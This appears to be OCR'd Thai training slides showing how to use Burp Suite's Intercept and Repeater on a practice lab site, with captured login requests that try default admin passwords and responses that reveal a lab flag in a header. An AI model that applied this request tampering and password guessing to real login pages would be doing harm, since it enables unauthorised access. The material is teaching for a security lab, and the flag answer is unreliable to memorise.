
https://websec.p7z.pw/

Burp Suite - Intercept (5/9)






Burp Suite - Intercept (6/9)




พบค่า HTTP Response


Burp Suite - Intercept (7/9)




ผ่านมาหน้าเว็บ pin.php ได้





Burp Suite - Intercept (8/9)






Burp Suite - Intercept (9/9)






Burp Suite - Repeater (1/8)




ที่มา: https://www.stationx.net

SDH Login Page

เข้าเว็บ https://websec.p7z.pw/




Step 1




Step 2

Burp Suite - Repeater: Send to Repeater (2/8)



Burp Suite - Repeater (3/8)



Burp Suite - Repeater (4/8)

Dashboard | Target | Proxy | Repeater | Intruder | Collaborator | Sequencer | Decoder | Comparer | Set
Logger | Organizer | Extensions | Learn

1 ×

7

Send | Cancel | < | > | Target: https://websec.p7z.pw | HTTP/2

Request

Pretty | Raw | Hex

```
1  POST /login.php HTTP/2
2  Host: websec.p7z.pw
3  Content-Length: 30
4  Cache-Control: max-age=0
5  Sec-Ch-Ua: "Not;A=Brand";v="24",
   "Chromium";v="128"
6  Sec-Ch-Ua-Mobile: ?0
7  Sec-Ch-Ua-Platform: "macOS"
8  Accept-Language: en-US,en;q=0.9
9  Upgrade-Insecure-Requests: 1
10 Origin: https://websec.p7z.pw
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
    x64) AppleWebKit/537.36 (KHTML, like Gecko)
   Chrome/128.0.6613.120 Safari/537.36
13 Accept: text/html
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: https://websec.p7z.pw/login.php
19 Accept-Encoding: gzip, deflate, br
20 Priority: u=0, i
21
22 username=admin&password=admin1
```

8

Response

Pretty | Raw | Hex | Render

```
1  HTTP/2 200 OK
2  Date: Fri, 13 Sep 2024 17:34:05 GMT
3  Content-Type: text/html; charset=UTF-8
4  Set-Cookie: PHPSESSID=
   11979a7afab62af678c9c0ae3ac8594c; path=/
5  Expires: Thu, 19 Nov 1981 08:52:00 GMT
6  Cache-Control: no-store, no-cache,
   must-revalidate
7  Cache-Control: no-store, no-cache,
   must-revalidate, proxy-revalidate, max-age=0
8  Pragma: no-cache
9  Pragma: no-cache
10 Flag-Lab1: FLAG{y0u_f0und_m3_1n_th3_he4d3r!}
11 X-Frame-Options: SAMEORIGIN
12 X-Xss-Protection: 1; mode=block
13 X-Content-Type-Options: nosniff
14 Referrer-Policy: no-referrer-when-downgrade
15 Content-Security-Policy: default-src * data:
    'unsafe-eval' 'unsafe-inline'
16 Cf-Cache-Status: DYNAMIC
17 Report-To:
   {"endpoints":[{"url":"https:\/\/a.nel.cloudf
   lare.com\/report\/v4?s=NtsDx7qo6sYLmVyXRzNY2
   FsuLRFqGtTphDU6c%2BhnMR3TxxSi62XVch%2Fq7Sq%2
   F8nQYXdIJ9pp2yAyyYkvwschAcqt756ANGfJkiugrs1q
   SuwfMnp9OryGyA5qNVudVevk%3D"}],"group":"cf-n
```

Response

Pretty | Raw | Hex | Render

```
111                <div class="container">
112                    <div class="card-error">
113                        Invalid username or
                           password!
                    </div>
```

SCIH

9

Invalid username or password!

Login

Username

Password

Login

Burp Suite - Repeater: Modified HTTP request (5/8)

Dashboard Target Proxy **Repeater** Intruder Collaborator Sequencer Decoder Comp
Logger Organizer Extensions Learn

1 × +

Send Cancel < > Target: https://websec.p7z.pw

Request

Pretty Raw Hex \n

```
1  POST /login.php HTTP/2
2  Host: websec.p7z.pw
3  Content-Length: 28
4  Cache-Control: max-age=0
5  Sec-Ch-Ua: "Not;A=Brand";v="24",
   "Chromium";v="128"
6  Sec-Ch-Ua-Mobile: ?0
7  Sec-Ch-Ua-Platform: "macOS"
8  Accept-Language: en-US,en;q=0.9
9  Upgrade-Insecure-Requests: 1
10 Origin: https://websec.p7z.pw
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
    x64) AppleWebKit/537.36 (KHTML, like Gecko)
   Chrome/128.0.6613.120 Safari/537.36
13 Accept: text/html
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: https://web                pw/login.php
19 Accept-Encoding: gzi                te, br
20 Priority: u=0, i
21
22 username=admin&password=1234
```

10

Response

Pretty Raw Hex Render

```
1  HTTP/2 200 OK
2  Date: Fri, 13 Sep 2024 17:36:22 GMT
3  Content-Type: text/html; charset=UTF-8
4  Set-Cookie: PHPSESSID=
   b03121fa3601cccbd5ae38fcda11fe99; path=/
5  Expires: Thu, 19 Nov 1981 08:52:00 GMT
6  Cache-Control: no-store, no-cache,
   must-revalidate
7  Cache-Control: no-store, no-cache,
   must-revalidate, proxy-revalidate, max-age=0
8  Pragma: no-cache
9  Pragma: no-cache
10 Flag-Lab1: FLAG{y0u_f0und_m3_1n_th3_he4d3r!}
11 X-Frame-Options: SAMEORIGIN
12 X-Xss-Protection: 1; mode=block
13 X-Content-Type-Options: nosniff
14 Referrer-Policy: no-referrer-when-downgrade
15 Content-Security-Policy: default-src * data:
    'unsafe-eval' 'unsafe-inline'
16 Cf-Cache-Status: DYNAMIC
17 Report-To:
   {"endpoints":[{"url":"https:\/\/a.nel.cloudf
   lare.com\/report\/v4?s=7e2w9vvi9lnGbGpc0VvgK
   1dpYDmU7MrfkEze11i%2BOhxlHuJu%2F5zPqVCmozUHY
   5kq9HAa%2B0s%2F8QbIXF80%2FQIvYlfpnkQaEUGMiy3
   fl%2FFpHoegzvoXjQOJiIovZe95r9k%3D"}],"group"
```

Response

Pretty Raw Hex Render \n

```
111        <div class="container">
112            <div class="card-error">
113                Invalid username or
                   password!
           </div>
```

SCH

11

Invalid username or password!

